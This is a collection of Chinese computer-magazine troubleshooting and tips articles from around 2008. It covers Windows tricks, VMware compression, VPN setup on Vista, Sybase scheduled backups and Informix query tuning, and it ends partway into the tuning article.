Windows 的关机速度一直令人不敢恭维，奇慢无比。如果您是一个急性子，不妨试试下面这个一秒钟关机大法。

先按住键盘上的【Ctrl】键不放，再单击任务管理器菜单栏的【关机】→【关闭】命令，计算机就会应声而关。

这种关机方法快是快，但是它不会提醒您保存尚未保存的工作任务，容易造成当前工作任务的丢失，另外还容易产生磁盘碎片。所以，没有特殊情况，请勿使用。

### 快速刷新注册表

许多软件在安装后会提示我们需要重新启动才能让软件正常使用，其实大部分时候这些软件只是在“小题大做”，因为重启仅仅是为了让注册表更新而已。我们可以利用任务管理器来更快地让软件生效。

方法：在“进程”选项卡中用鼠标选择“explorer.exe”进程，然后单击右下角的【结束进程】按钮将它结束，这个时候桌面的图标都消失了。不必惊慌，我们在“创建新任务”窗口中输入“explorer.exe”。运行后即可让桌面恢复显示，同时计算机的注册表也会被更新，现在软件就能正常使用了。

### 优化游戏运行

许多朋友都和笔者一样还在使用 1GB 以下的内存，所以当我们玩 3D 游戏的时候就会觉得运行有些卡，这个时候除了关闭游戏以外的所有程序外，似乎再没有其他节省内存的办法了。其实我们可以在运行游戏前先在任务管理器中结束“explorer.exe”进程，因为它在很多情况下都是内存耗用户，结束它可为我们的游戏增加几十 MB 的可用内存，游戏效果当然会有更大改善。

## 使用 NTFS 给 VMware 减肥

威海 李军

虚拟机技术利用软件模拟硬件及系统环境，在很多领域被广泛应用，它能够为用户提供系统开发和调试的虚拟环境。在虚拟技术领域，VMware 是个不错的选择，它可以模拟各种 Windows 和 Linux 操作系统，对网管员日常

的应用软件测试、操作系统调试和进行各种网络试验很有帮助。

之所以很多人不喜欢用虚拟机，一方面是它需要很大的内存，另一方面是它的硬盘空间占用量很大。



长期以来，Windows 的 NTFS 压缩功能被当成一根“鸡肋”，很少有人使用，为什么呢？因为硬盘上需要压缩的主要是一些占用硬盘空间比较大的文件，比如 Windows 系统安装文件、rmvb 格式的电影、mp3 音乐文件、ISO 光盘镜像或者 Ghost 镜像文件。这些文件都是占用硬盘空间的大户，令人遗憾的是 NTFS 的压缩功能对这些文件格式的压缩效果真是微乎其微。

同样是一个大文件，NTFS 对 VMware 虚拟机文件的压缩效果如何呢？经过试验，NTFS 对 VMware 虚拟机文件的压缩率在 50% 以上，Windows 2000、XP、2003、Linux 这一套虚拟机装下来动辄十几 GB，而 VMware 虚拟机文件经压缩后也就 4、5GB。可以说 NTFS 的压缩功能在 VMware 虚拟机文件的压缩方面效果显著！

为什么 NTFS 的压缩功能在 VMware 虚拟机文件的压缩方面效果如此显著呢？这是因为前面所说的 ISO 光盘镜像、Ghost 镜像文件、rmvb 格式的电影本身就经过很大的压缩，Windows 系统安装文件中也多数是一些压缩后的打包程序文件。这些文件本身就经过很大压缩，被做成了“压缩饼干”，再也没有多少水分可以挤出来了，而 VMware 虚拟机文件是在安装虚拟机过程中释放出来的一些未经压缩的文件，就像一块吸饱了水分的海绵。在把“海绵”做成“压缩饼干”的过程中当然会释放出很多水分。

假设 VMware 虚拟机文件装在 D 盘的 My Virtual Machines 文件夹下，下面具体解释一下 VMware 虚拟机文件的压缩过程：

(1) 如果您安装 VMware 虚拟机文件的硬盘分区 D 是 FAT32 格式的，把它转化成 NTFS 格式。这种转换不会破坏 D 盘上原有的数据。

在 Windows 命令提示符下输入命令：convert D:/FS:NTFS，按回车键后一般会出现以下提示：

文件系统的类型是 FAT 32。由于该卷正在被另一个过程使用，“转换”不能运行。如果先卸下该卷，“转换”也许可以运行。该卷所有已打开的句柄将会无效。

要强制卸下该卷吗？(Y/N) 此时一般选 N，以便在重新启动时转换。

转换过程不能独占 D 驱动器的访问，所以现在不能转换。是否重新计划转换过程，以便在系统下次重新启动时进行转换(Y/N)? 此时选 Y，计算机重新启动后 D 盘就由 FAT32 格式转换为 NTFS 格式。

(2) 在 D 盘中找到安装 VMware 虚拟机文件的文件夹 My Virtual Machines，在文件夹上单击鼠标右键选择【属性】→【常规】→【高级】命令，勾选“压缩内容以节省磁盘空间”，确定，选择“压缩文件夹、子文件夹和文件”选项，剩下的就是耐心等待，因为需要的时间比较长。在压缩过程中，由于磁盘比较忙，所以最好等磁盘专心地做好压缩工作后再使用计算机从事其他工作。

压缩完成后，您会惊喜地发现原来臃肿的 VMware 虚拟机文件夹变得苗条了许多，My Virtual Machines 文件夹和内部的子文件夹和文件的名字和属性信息都变成了蓝色。运行虚拟机程序您会发现这种压缩对它的运行速度基本上看不出什么影响，并且之后您在虚拟机上做的任何操作生成的新文件都会继承压缩属性，在 My Virtual Machines 文件夹中变成压缩文件。

如果您想用虚拟机，而又不想浪费太多的磁盘空间，可以在 VMware 虚拟机文件夹上试一下 NTFS 的压缩功能。

## ❖ 寻找“莫名”丢失的文件

### 现象

某用户欲将机器 A（两个分区，数据文件装在第二个分区内）换成机器 B。将机器 B 安装完毕后，在其上共享一个拥有全部控制权限的文件夹，将机器 A 第二个分区上的相关文件夹剪切后粘贴到机器 B 上。复制过程结束后，在机器 B 上检查已经复制的文件，却发现 10% 左右的文件意外地“丢失”了。而在机器 A 中，原来的文件因为剪切复制的原因也不存在了。

正常来讲，不应该出现这种情况。询问用户后发现，在机器 A 中对一些重要的文件夹进行了加密，同时在粘贴

辽宁 王一军

过程中也出现过与加密有关的提示，用户选择了“继续”操作。

### 分析与处理

丢失的文件应该与所在文件夹被加密有关。由于剪切相当于先复制再删除，所以处理的重点是对原来硬盘上的“丢失”文件夹进行恢复。将该硬盘拆下，挂接到正常机器上。

下载工具软件 undelete\_plus，扫描文件所在分区，看到丢失的文件夹。执行还原操作，却提示“软件需要注册”，无法继续操作。

但新的问题出现了：退出该软件后，却发现该分区的所有文件都“不翼而飞”了。观察该分区发现：

（1）控制面板中的计算机管理中，该分区空间大小正常，但分区格式却变成 HPFS/NTFS，非正常的 FAT32 格式。

（2）在“我的电脑”右键属性中，文件与文件夹数量均为 0。执行“查错”操作，马上就结束。

### 再处理

安装磁盘文件恢复大师 Find data 2.0，打开欲处理的分区，扫描，出现“丢失”的文件夹与其下的文件。用鼠标右键单击欲恢复的文件夹，执行“recovery”，还原到其他盘符下的文件夹下，恢复成功，曾经“丢失”的数据终于

找回来了。

### 小结

（1）在复制文件时，最好采用先复制再粘贴，粘贴成功后再删除原文件的方法，虽然多了一个步骤，但非常保险，以备不测。

（2）在复制文件前，最好将加密的文件夹解锁，以防止像本例那样出现文件复制异常的情况出现。

（3）一旦出现文件异常丢失的情况，也不必害怕。先不要进行其他的文件复制操作，尽快执行磁盘文件恢复大师 Find data 2.0 之类的文件恢复工具，找回丢失的文件。

## 批处理保持网络映射

平时在桌面上的“网上邻居”最近不知为什么会消失，连资源管理器中的“网上邻居”也不见了，造成对访问网络中的其他计算机十分不方便。不过问题通过组策略 gpedit.msc 很快就解决了。

通过组策略的解决方法是：执行【开始】→【运行】命令，输入“gpedit.msc”命令后按回车键，进入“组策略”操作界面后，单击界面中的【用户配置】→【管理模板】→【桌面】命令，您会发现窗口右栏中有一项“隐藏桌面上‘网上邻居’图标”的选项。双击该选项，弹出属性设置窗口。发现该设置是“已启用”状态（如图 1 所示），只需要用鼠标双击此选项，在弹出窗口的三个选项中，选中“未配置（C）”并确定，再重新启动计算机，不见的“网上邻居”图标又回到您的桌面和资源管理器中了。这比在复杂的注册表中去找

键值要方便多了。




图 1 设置界面

## Vista 系统 VPN 客户端升级记

针对目前许多企事业单位所购置的笔记本大多数预装了 Windows Vista（32 位）系统、Home Basic、Home Premium，或是 Business 版本，原来在 Windows XP 系统上安装的 VPN 客户端软件无法支持 Windows Vista 系统，在 Windows Vista 平台上无法正常使用。为了在外的领导或者办事人员与企业、单位的局域网能更好地实时、安全、畅通地建立连接，进行信息、数据的交流，VPN 软件升级迫在眉睫。

目前笔者所在单位的网络系统结构（2005 年构建）中，硬件有华为路由器 AR28-11（VPN 服务器），已在路

由器上设置好动态分配给客户端的 IP 地址为 192.168.15.X（X 为 2 至 200 之间任意一个数），VPN 客户端软件为华为 SecPoint（Windows XP 版本），认证协议采用 L2TP VPN 协议。以前在 Windows XP 系统的客户端上运行正常，如今在 Windows Vista 系统上即使可安装，也无法使用，明显水土不服。在咨询华为 3COM 技术人员后，对方要求对 VPN 软件进行升级，可以采用华为 3COM 的 iNode for VPN（Vista）软件，事不宜迟，马上行动。

iNode VPN for Vista（V2.4-F0333）适用于 Windows

Vista（32 位）系统，笔者拿一台安装了 Windows Vista Home Premium（家庭高级版）系统的 IBM 笔记本来做试验。

先关掉瑞星杀毒软件和防火墙软件，双击安装包，一步一步进行，一切似乎顺利。安装完成后提示重启计算机，再次进入系统，双击桌面上“Inode VPN 客户端”图标，提示新建一个连接，单击【下一步】按钮，没有出现 L2TP IPSec 认证协议的选项，故 L2TP VPN 连接不能建立，客户端 VPN 不能使用。开始以为自己没有安装好，卸载后又重新安装软件，但问题依旧存在。这是什么原因呢？想起以前在 Windows XP 系统上成功安装 VPN 软件时，会有一个虚拟网卡。此时灵机一动，打开“设备管理器”，选择“网络适配器”项，发现只有一个 100Mbps 的局域网卡，而没有 H3C VPN Virtual NIC（VPN 虚拟网卡）。想到在 Windows Vista 系统中安装或是运行一个软件时，总是弹出一个询问对话框，单击【继续】按钮才能进行操作，即一个 UAC（用户账户控制）。于是先禁用 UAC，把 Inode VPN 软件先卸载，重启后再安装一遍，打开设备管理器一看，久违的 H3C 虚拟网卡出现在眼前。

笔者把 UAC 启用后，虚拟网卡还在。立刻新建一个 VPN 连接，来测试一下是否能成功连接到笔者单位的内网。选择 L2TP IPSec VPN 协议，一个名为 VPN 的 VPN 连接建好了。这台 IBM 机器通过一个 ADSL 宽带拨号连上 Internet 网后，在 VPN 连接中，输入经 VPN 服务器授权的用户名和口令后，稍等几秒钟，登录到笔者所在单位的局域网（如图 1 所示），其间能正常登录和访问到本单位的 ERP 系统。到此，安装及使用 Inode VPN 软件似乎已经成功了。




图 1 局域网界面

断开 VPN 连接，关闭 Inode VPN 客户端。再次打开 Inode VPN 客户端，太奇怪了，刚刚建立名为 VPN 的 VPN 连接不见了。又建立一个连接名为 AA，都能正常登录到内网中的 ERP 系统中。可是一关闭 VPN 客户端软件，再打开时，刚才建立的连接没有保存下来（不见了）。在 Inode 安装目录下也找不到那些建立的连接。试着再次禁用 UAC 重启后，打开 Inode VPN 客户端，那些刚才建立连接都冒出来了。再启用 UAC，那些连接图标又消失了。

通过网上查询和请教华为 3COM 技术人员，找到如下解决办法。

启用 UAC，用鼠标右键单击“Inode VPN 客户端”属性，在【兼容性】选项中，启用【兼容模式】命令，选择在“Windows XP（SP2）”兼容模式下运行这个程序，并且在特权等级下选择“请以管理员身份运行该程序”。重启多次后，那些连接图标都在，并且能正常登录到内网的 ERP 系统。进入 ERP 内一个地址为 192.168.15.9（路由器 LNS 服务器 DHCP 给 VPN 客户端的地址）的用户，如图 2 所示。



图 2 ERP 内界面

以这种方法，试了几台笔记本都顺利安装和使用。完成 VPN 软件在 Windows Vista（32 位）平台上的升级。

小结：首先多了解相关知识，其次多多进行关联的思考，再次多多咨询专业技术人员，最后多多试验。在试验和学习中得到知识，在工作中逐步积累经验，找到遇到问题后解决问题的方法和思路。

## PPPoE 协议冲突引起不能上网的解决方法

广东 陈江旭

最近朋友配置了一台计算机（具体配置略），并且申请安装了 ADSL，组建了一个四台机的小型局域网，在网上爽快地冲浪。但好景不长，近日朋友唤笔者过去帮他看看机器怎么突然上不了网了，电信局说线路没出问题。朋友的网卡是 RTL8139 芯片的杂牌网卡，操作系统为 Windows XP，此前使用网上邻居进行资源交换一切正常。主机在安装虚拟拨号软件时无论如何也找不到网卡，把拨号软件进行升级，故障还是依旧。

按【Win】+【Pause Break】组合键打开“系统属性”窗口，查看“硬件”中的“设备管理器”，竟然没有发现网卡。于是把网卡装到笔者的计算机上一试却很顺利地被浏览并上网。于是帮朋友重装故障机器的系统，但装完后故障依旧，还是不能识别网卡。

难道会是虚拟拨号软件与网卡冲突？于是试着把虚拟拨号软件与网卡驱动都卸载掉，然后先安装虚拟拨号软件，

再安装网卡驱动，最后对虚拟拨号软件进行配置，网卡居然可以被识别了，并能顺利上网了！

为什么先安装软件再装网卡就能顺利上网呢？笔者觉得里面一定有一定原因，翻了很多计算机报刊杂志，终于找到了答案！原来由于 EnterNet 虚拟拨号软件是通过安装自带的特殊兼容 PPPoE 的 PPP 拨号协议适配器（这样可以不必考虑操作系统是否支持 PPPoE 协议）来实现虚拟拨号上网的，因此在很多情况下出现与网络硬件和操作系统的兼容性问题是很正常的（例如在 Windows XP 下安装 EnterNet 的用户会发现找不到协议或者网卡——因为系统自带的 PPPoE 协议和拨号软件有冲突）。而且本例发生在 LAN 共享资源正常的情况下，如果一开始就考虑软件兼容性问题，走的弯路会更多。在此提醒遇到这样问题还没解决的朋友和有可能遇到这样问题的朋友，调整一下安装顺序，能给您节省不少时间。

## 文件损坏的系统故障处理

静海 杨国勇

随着信息技术的飞速发展，计算机在医疗设备中已得到广泛的应用。比起以往，操作更加简便、数据处理更加快捷、功能更加强大，医疗设备不断地向着自动化、智能化的方向发展。维护好设备上的计算机，保证正常运转，是我们的重要任务。

在 Windows 2000/XP 操作系统中，为了让使用同一台计算机的多个用户都能拥有自己的个性化设置，设计了用户配置文件来保存每个用户的设置（包括 Ntuser.dat 和 Ntuser.dat.log），存放于 X:\Documents and Settings\当前用户名\文件夹中，在 X:\WINDOWS\system32\config\systemprofile(X 为操作系统当前安装分区)文件夹下保存有 Ntuser.dat 的备份。用户在登录窗口中输入用户名和正确的密码后，Windows 便会调用相应的用户配置文件，加载该用户以前的设置和文件集合，当用户退出时系统将保存用户的各项设置并卸载配置文件。如果用户配置文件损坏，系统将不能正常工作。

用户配置文件损坏的原因主要有以下几种：病毒破坏；误操作引起文件损坏，如加载或保存用户配置文件时重启、断电；安装、卸载或删除某些软件时损坏配置文件等。

笔者曾经遇到过几例 Windows XP 系统下用户配置文件损坏的故障，计算机表现出来的故障基本一致：进行某些常规操作时会莫名其妙地死机；按下【Ctrl+Alt+Delete】组合键结束某些进程会没有响应；将杀毒软件升级到最新

开始查杀病毒，未见病毒；进入安全模式再重新启动，故障如初；安装软件时中途报错；只能新建文件，删除文件就报错，不允许删除；“恢复最后一次正确设置”后问题依旧。

2004 年，笔者刚参加工作就遇到一次。影像科 CT 采用了 UNIX 系统平台，通过 Hub 和双绞线连接到医生办公室的计算机（DELL 牌），负责传输、存储影像数据并出具诊断报告。出现上述故障后，笔者判断为系统文件损坏，需要重装系统。操作系统及图像传输软件为 CT 厂家技术人员负责安装，咨询后得知数据存放的路径为 C 盘，于是决定优先采取恢复安装，不行再重装系统。恢复安装中途报错后，决定在空闲分区重装系统以保留数据。然后重装图像传输软件，导入原先数据，系统恢复正常。

2007 年，医院某行政科室先后有两台计算机也出现了上述故障。有了前一次的经验，笔者基本可判断为用户配置文件损坏，不需要重装系统。采取了如下方法恢复系统：首先在控制面板下用户账户中新建一个用户 B（假定登录使用的用户名为 A），注销 A 后用 B 登录，在空闲分区新建名为 file 的文件夹。按【Win+Pause】键打开“系统属性”，依次单击“高级”、“用户配置文件”，在用户配置文件中选中用户 A，单击【复制到】按钮，选择“浏览”，选中 file 文件夹，单击【确定】按钮。一段时间后，用户 A 下文件保存完成，然后



选择删除用户 A 的配置文件。注销用户 B，使用用户 A 登录，这时计算机为 A 重新加载系统默认用户配置，系统恢复正常。

对比两次的处理方法，前一种解决方法明显对操作系统了解不够。当然，我们还可以有其他的解决方法，比如恢复注册表，前提是备份了注册表。

在 Windows 2000/XP 中，用户配置文件是注册表的一部分。注册表实际上是一个数据库，存放于 Windows\System32\Config 文件夹中，包含五个方面的信息：PC 的全部硬件、软件设置、当前配置、动态状态及用户特定设置等内容。注册表损坏会出现以下全部或部分表现：

【开始】菜单或“控制面板”项不可使用；Windows 系统不能启动或只能以安全模式启动；

某些程序显示“找不到\*.dll”或程序部分丢失和不能定位；

应用程序提示“找不到服务器上的嵌入对象”或“找不到 OLE 控件”；

系统显示“找不到应用程序打开这种类型的文档”，即使安装了正确的应用程序且文档的扩展名（或文件类型）没有错误；

网络连接不通或出现在“控制面板”的“网络”中；

能正常工作的硬件设备不能起作用或不再出现在“设备管理器”中；

Windows 系统显示“注册表损坏”的信息。

注册表损坏而又没有备份的话，后果将十分严重。下面来介绍一下注册表的备份及恢复方法。

在 Windows 2000/XP 中：开机后连续按【F8】键进入启动菜单，选择“最后一次正确设置”，一些简单的注册表损坏问题通过此方法可以恢复；使用工具软件：如 Windows 优化大师或超级兔子等提供了注册表备份、恢复功能的软件；通过系统自身：依次单击【开始】→【运行】，输入 regedit，打开注册表编辑器，依次单击菜单【文件】→【导出】，选择路径、文件名，单击【保存】按钮即可，恢复时选择【导入】命令即可。

我们可能无法保证我们的计算机不出问题，也无法保证每次计算机出了问题而重要数据、文件不损坏，但是，我们可以通过一些措施来减少计算机出问题后数据文件的损失：把“我的文档”等重新定向到操作系统分区以外的分区；经常备份重要文件及注册表；及时下载安装系统补丁；及时升级杀毒软件及防火墙并定时查杀病毒。

## 实现数据库自动备份

山东 孙亭亭

前几日，笔者与一位网管朋友聊起数据库维护心得，朋友反映他维护的 Sybase12.5 数据库非常累人。究其原因 Sybase12.5 不支持自动备份，为不影响其他工作人员的正常使用，平时做备份时，只能利用休息时间来进行。笔者听后叹息了一声：“唉！你怎么就忘了计划任务了呢？”随后，笔者与朋友一起重新为 Sybase12.5 设计了备份策略。

### 编写数据库备份脚本，备份文件名称以当天备份的日期为名

打开记事本，写入：

```
Declare @path varchar(100)
Declare @dt varchar(10)
Declare @backsql varchar(200)
```

使备份的时间格式转化成“20080101”格式：

```
Select @dt=convert(varchar(10),getdate(),112)
```

设置备份的路径及其备份文件名：

```
Select @path='e:\db\cwdb_'+@dt+'.db'
```

动态拼接出 sql 备份语句：

```
Select @backsql='dump database cwdb to "'+@path+'"
```

执行数据库备份：

```
Exec(@backsql)
Go
```

将脚本存为 d:\back.sql。

### 编写数据库日志备份脚本

Sybase 中的日志备份语句为：dump tran cwdb to 'e:\db\cwdb.log'（大家也可以试着改写为以日期时间为名称的备份名）。将脚本存为 d:\tran.sql。

### 建立计划任务

（1）打开计划任务，选择新建“计划任务”；

（2）在运行处填写：isql -U sa -P -S cwsrvr -i d:\back.sql

解释一下 isql 中的参数含义：-U 表示用户名（sa）；-P 表示登录密码（密码为空）；-S 表示登录服务器名称（cwsrvr）；-i 表示执行一个脚本（d:\back.sql）；

（3）起始处填写：C:\sybase\OCS-12.5\bin；

（4）在“日程安排”处将计划任务的执行时间设置为每天的 0：00 执行；

（5）同样设置每天 12:00 起执行 d:\tran.sql 脚本。

### 总结

本文通过 Windows 的计划任务来实现按时、自动地执行备份策略，使我们从繁杂的日常事务性工作中解脱出来。但我们还是需要经常查看备份是否有错误发生，每天是否按时地执行了备份等。毕竟，只有手里拥有健壮的备份，我们才会安心。

## 别为无法打开网页发愁

广西 刘源

不管是用 ADSL 拨号上网、通过小区宽带上网，还是通过 DDN 专线上网，我们都会遇到当网络连接正常，但运行 IE 打开网页时却出现“IE 不能打开搜索页”的错误提示的问题。

这个问题，从 IE 出现到现在就一直时常出现在我们面前。因此有许多朋友可能已经看了很多与此相关的解决方法，但有时这些个别的解决方法往往不能解决问题。因为引起 IE 不能正常打开网页的原因是多种多样的，但我们可以按照以下的方法来全面解决网络连接正常，而 IE 不能打开网页的问题。

(1) 查看本地连接中的 DNS 地址设置是否正确。

Windows XP 用户，请用鼠标右键单击“网上邻居”，在菜单中单击【属性】命令，打开“网络连接属性”，用鼠标右键单击“网络连接属性”中的“本地连接”，在菜单中选择【属性】命令打开本地连接属性，选择“Internet 协议（TCP/IP）”后单击【属性】按钮，查看“常规”选项中的“使用下面的 DNS 服务器地址”中是否已正确填入您所在地的 ISP 的 DNS 服务器地址。如笔者所在地电信 DNS 服务器的 IP 地址为：主为：202.103.224.68，从为：202.103.225.68。由于 DNS 服务器负责将域名解释为 IP 地址，因此对于小区宽带或通过 DDN 专线上网的用户来说一定要输入正确的 DNS 服务器地址。有些地区的电信、网通或铁通的用户也需要输入您所接入的 ISP 的 DNS 服务器地址才能使 IE 正常打开网页。

(2) 查看 Windows XP 自带的防火墙或系统中已安装的防火墙软件是否设置关闭 80 端口或设置的软件上网策略中拦截了 IE。

这时您可以先关闭系统中的防火墙软件，然后启动 IE 打开网页，如果能正常打开网页，说明是由系统中安装的防火墙软件中设置了错误的规则引起的。这样，您可以重新设置您系统中安装的防火墙软件的访问规则，让与 IE 相关的所有项都通过。

(3) 使用 Windows XP 的用户，有时由于不正常关机，使得与 IE 相关的 DLL 文件不能正常运行，致使 IE 不能打开网页。

这时，您可以用 regsvr32 命令重新注册以下文件（打开“运行”对话框，输入 regsvr32，空格后输入下列文件中的一个后按回车键）：

Shdocvw.dll、Shell32.dll、Oleaut32.dll、Actxprxy.dll、Mshtml.dll、Urlmon.dll、Msjava.dll、Browseui.dll

然后重新启动系统，一般能解决由这个原因引起的 IE 不能打开网页的问题。

(4) 由于 Winsock 文件损坏，引起 IE 不能打开网页。

由于手工修复 Winsock 文件需要一定的方式方法，对一般的用户有一定的难度。因此，推荐各位下载名为 winsockxpfix 的软件（如果您的机器已不能上网，可到网吧或朋友家下载后用 U 盘复制回来即可）。这个软件是一个绿色软件，下载完后（如果是压缩包，解压缩此文件的压缩包）直接运行，然后单击软件界面中的【FIX】按钮，当弹出确认对话框时单击【是】按钮即开始修复，修复完成后重新启动系统，就可以解决由于 winsock 文件损坏 IE 不能打开网页的问题了。

(5) 由于系统中感染了病毒或木马程序，引起 IE 不能打开网页。

由于现在许多木马程序运行后查找系统中安装的杀毒软件和防火墙软件并将它们禁止或删除，因此，这种时候只能通过手工查杀的方法进行清除。但许多用户对手工清除木马的方法不太了解，更偏向于重新安装系统。可是现在有许多木马程序在感染系统后在每一个分区根目录下都产生一个名为 autorun.inf 的文件。例如 2008 年正闹得沸沸扬扬的“魔波”病毒。如果当您重新安装系统后直接单击打开有 autorun.inf 文件的分区，您的系统就又重新感染了此病毒。

因此，您在重装完系统后应该先打开“文件夹选项”，取消“隐藏受保护的操作系统文件”项和选择“显示所有文件和文件夹”选项，然后右键单击要进入的分区，例如 D 盘，选择【展开】命令（切记，一定要用此方法），展开此分区根目录下的所有文件。如果您不知道哪个文件是病毒文件，您可以小心删除此分区根目录下的所有带有隐藏属性的文件，也可以通过查看这些隐藏文件的建立时间来确定，一般在您系统出现问题前不久建立的隐藏文件十有八九就是病毒文件。其他分区依此类推。清除完系统中的病毒程序和木马程序后应该就能解决由于病毒引起的 IE 不能打开网页的问题了。

(6) 如果您是通过家用有线路由器上网，局域网连接正常，但不能打开网页。

在排除了电信封掉线路的原因之外，您可以进入路由器，进行 MAC 地址克隆，一般就能解决问题。如果您是通过家用无线路由器上网，路由器所有设置正常，但不能打开网页。您可以删除计算机中的网卡驱动，重新安装一下网卡驱动，就可以解决问题。

通过以上操作，相信您的 IE 已经恢复正常了。可能您会说通过一些 IE 修复软件也能解决部分问题，但笔者认为能够自己分析并解决问题还是很有必要的。其实问题的解决有时很简单，只要我们培养一种解决问题的思路就可以解决大多此类的问题了。

## 网上邻居的使用技巧

广东 陈江旭

### 在网上邻居中屏蔽“整个网络”

出于安全方面的考虑，有时我们希望使计算机的用户在网上邻居中看不到整个工作组，这时可以按下列方法修改注册表：

运行注册表编辑器，打开已有的或新建的操作子键，编辑其相应的键值项，如果不存在此键值项请新建：

展开到“HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Network”，新建一个 DWORD 值“No WorkgroupContents”，设置其键值为“1”时则屏蔽整个工作组的显示，为“0”则允许显示整个工作组。

### 清除访问“网上邻居”后的信息

当我们通过局域网访问网上邻居后，注册表会自动记下我们访问时的相关信息，如被访问计算机的名字、访问过的应用程序及文件名、路径等。这给我们的安全带来了一定的安全隐患，我们可以在访问后通过修改注册表来清除这些访问信息。

当我们在访问过网上邻居后注册表会在 HKEY\_CURRENT\_USER\Network\Recent 下记录相关的信息，如主键里若有“\\Sim\Tools”的子主键项，则表示您曾访问过名为“\\Sim”计算机中的“Tools”文件夹。我们只需打开 HKEY\_CURRENT\_USER\Network\Recent，然后把主键 Recent 的子项删除即可。

### 隐藏网络标识页

网络标识页中有许多重要的标识信息，如计算机名、工作组及其他描述信息。有时隐藏该设置可对系统安全性有一定的提高。

运行注册表编辑器，展开“HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Network”，并在其下新建一个字符串值“NoNetSetup IDPage”，设置键值为“1”则隐藏网络标识页，反之为“0”则显示网络标识页。

### 提高“网上邻居”的查找速度

现在病毒横行、木马猖獗，重装系统已经是家常便饭的事情了。对于处于局域网中的您，为了便于邻居们尽快地找到您，可以为网卡设置多个 IP 地址。一般情况下一块网卡只能配置一个 IP 地址，其实可以为它添加更多的 IP 地址。鼠标右键单击“网上邻居”选择【属性】命令，在“本地连接”的属性页中选中“Internet 协议（TCP/IP）”，单击【高级】按钮，在打开的“高级 TCP/IP 设置”窗口中单击【添加】按钮，输入新的 IP 地址和子网掩码。这样您的计算机就会频繁地向网络发送广播信息，邻居就能很快找到您了。不过需要说明的是尽管一块网卡可以配置多个 IP 地址，但是在实际网络连接中 IP 地址只有一个。

## 数据库的查询优化策略

河北 唐月起

Informix-Online 动态服务器（IDS，Informix-On line Dynamic Server）作为 Informix 数据库产品技术的核心，以其动态的可伸缩体系结构、高效的并行处理能力、共享内存技术及易管理性等特点，将硬件资源发挥得淋漓尽致。

当前 IDS V7 正广泛地应用于我国金融、邮政、电信等行业的关键系统中，随着应用的不断深入，数据的积累，查询的复杂化，查询速度会变慢，致使响应时间过长。许多用户将其归结为硬件的原因，于是升级改造，或重新投资，而数据库的调优并没有引起足够的重视。这其实是一种浪费，与国外发达国家轻硬件、重应用的思路正好相反。

实践表明，数据库的不合理配置和不适当优化是其性能下降的主要因素。实施对 IDS 上数据库的管理维护、性能调优是系统管理员的主要工作，而能否实现良好的

查询响应则集中体现了数据库的性能，因此也是调优的重点。从系统管理的角度来看，我们可以设置多线索、合理分配共享内存空间、建立数据库和表的分布及分片管理等来加快查询速度，但最终还要基于对数据库本身的全面理解，因为数据处于不断的变化和积累之中，并且随着应用的深入，查询将日趋复杂化。本文从数据库管理的角度阐述了几种查询优化策略，在实际应用中有很好的收效，现说明如下。

### 查询的分类及要求

针对语句中所涉及的数据库表的数目查询可分为：单表查询、多表查询、联合查询、子查询等。多表查询建立在多张表的连接之上，分嵌套循环、合并排序、哈希连接三种方式，是最为复杂的，也是调优的重点。目前数据库

的应用分为联机事务处理（OLTP, Online Transaction Processing）和决策支持系统（DSS, Decision Support System）两大类型，它们对查询的要求不相同。OLTP 主要涉及单张表，SQL 语句简单，数据按索引读取，查询行数少，对响应的要求非常苛刻，常在秒级或以下，多用于在线实时业务；DSS 涉及多张表之间的连接查询，SQL 语句复杂，数据按物理顺序读取，查询行数多，响应时间长，多用于建立在数据仓库技术之上的复杂的数据分析。但无论何种情况，我们都希望得到最快的响应速度，这也是调优的最终目标。

## 查询的优化策略

### 1. 充分利用查询优化器

查询优化器提供了数据查询的优化策略分析和选择方式，通过设置相关参数，优化器能够选择最佳的连接策略，并在所有的查询路径中找出一条最优路径。选择良好的路径是查询优化中至关重要的一环，一条好的路径可以扫描最少的记录，以最少的磁盘 I/O 得到正确的查询结果。这个过程可通过以下步骤进行：

#### （1）设置连接策略。

通过修改配置文件 \$ONCONFIG 中的 OPTCOM PIND 参数值来实现。

OPTCOMPIND 0：在连接中优化器只选择索引连接。

OPTCOMPIND 1：若事务处理为可重复读模式（Repeatable Read），则选择索引策略；否则，优化器自动选择开销最低的连接策略。

OPTCOMPIND 2：优化器自动选择开销最低的连接策略。应尽量选择该参数。

#### （2）设置查询优化的模式。

即选择最优的查询路径，通过执行以下 SQL 语句来实现，格式为：

```
SET OPTIMIZATION [ HIGH | LOW | FIRST_ROWS | ALL_ROWS ]
```

其中，HIGH 是默认选项，表示对所有查询路径都进行检测，从中选择最优。

LOW 表示采用深度优先法仅在部分路径中选择最优，即在每次连接比较中，遇到最优路径就继续深入而滤掉非最优路径，特点是优化时间短，但路径准确率低。

FIRST\_ROWS 和 ALL\_ROWS 是自 IDS V7.3 开始增加的新选项，无论对 OLTP 还是 DSS 都非常有用。传统的查询（即 ALL\_ROWS 方式）一次将所有查询结果输出到共享内存缓冲区中，时间的消耗非常大，然而实践表明，大部分用户仅关注最初的几屏输出内容，因此 FIRST\_ROWS 选项为我们提供了很好的选择。FIRST\_ROWS 指导优化器选择一条查询路径，使其只输出填满一个缓冲区的记录数，如果用户继续查询则继续

执行，这样避免了不必要的输出结果和时间浪费，也使查询速度大大提高。

由此可见，优化器的丰富功能为我们提供了灵活的手段。管理员可以根据不同应用的情况选择最佳的方式，既能达到最佳的查询效果，又能将由此造成的系统开销降至最低。

### 2. 进行统计更新和数据分布操作

